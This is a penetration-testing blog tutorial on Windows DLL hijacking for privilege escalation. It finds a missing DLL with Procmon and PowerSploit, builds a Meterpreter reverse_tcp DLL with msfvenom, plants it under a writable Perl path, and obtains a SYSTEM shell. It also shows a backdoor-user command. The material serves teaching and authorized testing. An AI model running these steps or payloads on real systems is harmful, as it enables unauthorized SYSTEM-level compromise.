Penetration Testing Lab

Articles from the Pentesting Field

March 27, 2017

DLL Hijacking

netbiosX Privilege Escalation DLL, DLL Hijacking, Metasploit, PowerSplo
Privilege Escalation 2 Comments

In Windows environments when an application or a service is starting it looks for a number of DLL's in order to function properly. If these DLL's doesn't exist or are implemented in an insecure way (DLL's are called without using a fully qualified path) then it is possible to escalate privileges by forcing the application to load and execute a malicious DLL file.

It should be noted that when an application needs to load a DLL it will go through the following order:

The directory from which the application is loaded

C:\Windows\System32

C:\Windows\System

C:\Windows


The current working directory

Directories in the system PATH environment variable

Directories in the user PATH environment variable


Step 1 – Processes with Missing DLL's

The first step is to list all the processes on the system and discover these processes which are running as SYSTEM and are missing DLL's. This can be done just by using the process monitor tool from Sysinternals and by applying the filters below:



Procmon Filters to Check a Process for Missing DLL

Process Monitor will identify if there is any DLL that the application tries to load and the actual path that the application is looking for the missing DLL.




Process with Missing DLL

In this example the process Bginfo.exe is missing several DLL files which possibly can be used for privilege escalation.

Step 2 – Folder Permissions

By default if a software is installed on the C:\ directory instead of the C:\Program Files then authenticated users will have write access on that directory. Additionally software like Perl, Python, Ruby etc. usually are added to Path variable. This give the opportunity of privilege escalation since the user can write a malicious DLL in that directory which is going to be loaded the next time that the process will restart with the permission of that process.




```
C:\>icacls C:\Perl64
C:\Perl64 BUILTIN\Users:(OI)(CI)(M)
          NT AUTHORITY\SYSTEM:(I)(F)
          CREATOR OWNER:(I)(OI)(CI)(IO)(F)
          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
          BUILTIN\Administrators:(I)(OI)(CI)(F)
          BUILTIN\Users:(I)(OI)(CI)(RX,W)

Successfully processed 1 files; Failed processing 0 files
```

Identification of Weak Folder Permissions

Step 3 – DLL Hijacking

Metasploit can be used in order to generate a DLL that will contain a payload which will return a session with the privileges of the service.




```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.3
 LPORT=44444 -f dll > pentestlab.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86_64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:~#
```


Generation of Malicious DLL

The process Bginfo.exe it is running as SYSTEM which means these privileges will be granted to the user upon restart of the service since the DLL with the malicious payload will be loaded and executed by the process.



Process Running as SYSTEM

As it has been identified above the process is missing the Riched32.dll so the pentestlab.dll needs to be renamed as Riched32.dll. This will confuse the application and it will try to load it as the application will think that this is a legitimate DLL. This malicious DLL needs to be



Malicious DLL Renamed and Planted

As it can be see below when the service restarted a Meterpreter session opened with SYSTEM privileges through DLL hijacking.

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4443
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.100.2
[*] Meterpreter session 7 opened (192.168.100.3:4443 -> 192.168.100.2:49223) at
2017-03-24 19:39:12 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Metasploit – Privilege Escalation via DLL Hijacking

PowerSploit

The process of DLL hijacking can be done also through PowerSploit since it contains three modules that can assist in the identification of services that are missing DLL's, discovery of folders that users have modification permissions and generation of DLL's.

The module **Find-ProcessDLLHijack** will identify all the processes on the system that are trying to load DLL's which are missing.

```
PS C:\Users\pentestlab-user> Find-ProcessDLLHijack

ProcessName                ProcessPath                ProcessOwner               ProcessHijackableDLL
-----------                -----------                ------------               --------------------
Bginfo                     C:\Perl64\Bginfo.exe       pentestlab-user            C:\Perl64\ntdll.dll
Bginfo                     C:\Perl64\Bginfo.exe       pentestlab-user            C:\Perl64\wow64.dll
Bginfo                     C:\Perl64\Bginfo.exe       pentestlab-user            C:\Perl64\wow64win.dll
Bginfo                     C:\Perl64\Bginfo.exe       pentestlab-user            C:\Perl64\wow64cpu.dll
```

PowerSploit – Discovery of Process with Missing DLL's

The next step is the identification of paths that the user can modify the content. The folders identified will be the ones that the malicious .DLL needs to be planted.

```
PS C:\Users\pentestlab-user> Find-PathDLLHijack

Permissions                ModifiablePath             IdentityReference          %PATH%
-----------                --------------             -----------------          ------
(ReadAttributes, ReadContr... C:\Perl64\site\bin      BUILTIN\Users              C:\Perl64\site\bin
(ReadAttributes, ReadContr... C:\Perl64\bin           BUILTIN\Users              C:\Perl64\bin
(ReadAttributes, ReadContr... C:\Strawberry\perl\bin  BUILTIN\Users              C:\Strawberry\perl\bin
(ReadAttributes, ReadContr... C:\Strawberry\perl\site\bin BUILTIN\Users          C:\Strawberry\perl\site\bin
(ReadAttributes, ReadContr... C:\Strawberry\c\bin     BUILTIN\Users              C:\Strawberry\c\bin
```

Discovery of Folders with Modifiable Permissions

The last step is to generate the hijackable DLL into one of the folders that have been identified above with Modify (M) permissions.

```
PS C:\Users\pentestlab-user> Write-HijackDll

cmdlet Write-HijackDll at command pipeline position 1
Supply values for the following parameters:
DllPath: C:\Perl64\bin\ntdll.dll

DllPath                    Architecture               BatLauncherPath            Command
-------                    ------------               ---------------            -------
C:\Perl64\bin\ntdll.dll    x64                        C:\Perl64\bin\debug.bat    net user john Password123!
```

Write the DLL into the folder with weak permissions

Conclusion

In order to be able to escalate privileges via DLL hijacking the following conditions needs to be in place:

Restart of the service

Discovering applications that are not installed in the Program files it is something common as except of third-party applications that are not forced to be installed in that path there is a possibility of a custom-made software to be found outside of these protected folders. Additionally there are a number of windows services like IKEEXT (IKE and AuthIP IPsec Keying Modules) that are missing DLL's (wlbsctrl.dll) and can be exploited as well either manually or automatically. For IKEEXT there is a specific Metasploit module:

```
exploit/windows/local/ikeext_service
```


Related

DLL Injection
In "Privilege Escalation"

AppLocker Bypass - Rundll32
In "Defense Evasion"

Dumping Domain Password Hashes
In "Post Exploitation"

2 Comments (+add yours?)

KNX

Mar 30, 2017 @ 08:05:08

Reblogged this on KNX Security – Practical Penetration Test.

REPLY

DLL Hijacking – CTS 4 NG

Apr 05, 2017 @ 21:40:53

Leave a Reply

Enter your comment here...

Group Policy Preferences

Weak Service Permissions